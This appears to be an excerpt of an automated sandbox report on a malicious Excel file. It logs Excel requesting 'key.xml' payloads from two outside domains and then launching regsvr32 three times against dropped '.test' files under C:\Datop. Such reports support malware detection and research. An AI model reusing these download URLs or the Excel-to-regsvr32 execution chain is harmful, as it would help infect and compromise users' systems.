2021-09-29 21:38:45 UTC	0	IN	Data Raw: 33 65 38 32 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e Data Ascii: 3e82<!DOCTYPE html><html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta http-equiv="X-UA-Compatible" content="ie=edge"><meta name="viewport" con
2021-09-29 21:38:45 UTC	8	IN	Data Raw: 6c 20 63 6c 61 73 73 3d 22 63 61 74 65 67 6f 72 69 65 73 5f 6d 65 67 61 5f 6d 65 6e 75 20 Data Ascii: l class="categories_mega_menu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	162.251.80.22	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:38:46 UTC	8	OUT	GET /MeOlE9Xxd/key.xml HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: geit.in Connection: Keep-Alive
2021-09-29 21:38:46 UTC	8	IN	HTTP/1.1 200 OK Date: Wed, 29 Sep 2021 21:38:46 GMT Server: nginx/1.19.5 Content-Type: text/html; charset=UTF-8 Content-Length: 0 X-Server-Cache: true X-Proxy-Cache: HIT Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	162.222.225.250	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:38:47 UTC	8	OUT	GET /9DPZqAfZdq5z/key.xml HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: mercanets.com Connection: Keep-Alive
2021-09-29 21:38:49 UTC	9	IN	HTTP/1.1 200 OK Date: Wed, 29 Sep 2021 21:38:47 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 0 Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1500 Parent PID: 596

General

Start time:	23:39:13
Start date:	29/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f110000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 2428 Parent PID: 1500

General

Start time:	23:39:20

Start date:	29/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test.test
Imagebase:	0xff9f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 2576 Parent PID: 1500

General

Start time:	23:39:20
Start date:	29/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test1.test
Imagebase:	0xff9f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 2132 Parent PID: 1500

General

Start time:	23:39:20
Start date:	29/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' C:\Datop\test2.test
Imagebase:	0xff9f0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis